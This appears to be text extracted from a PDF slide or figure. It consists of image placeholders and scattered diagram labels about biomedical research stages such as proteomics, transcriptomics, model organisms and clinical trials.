
assay development

alternate pathway





partial loss






change

proteomics

structural analysis


model organism

transcriptomics



clinical trials

clinical trials



Will it work?

Yes.



Bertrand









???

Proprio

































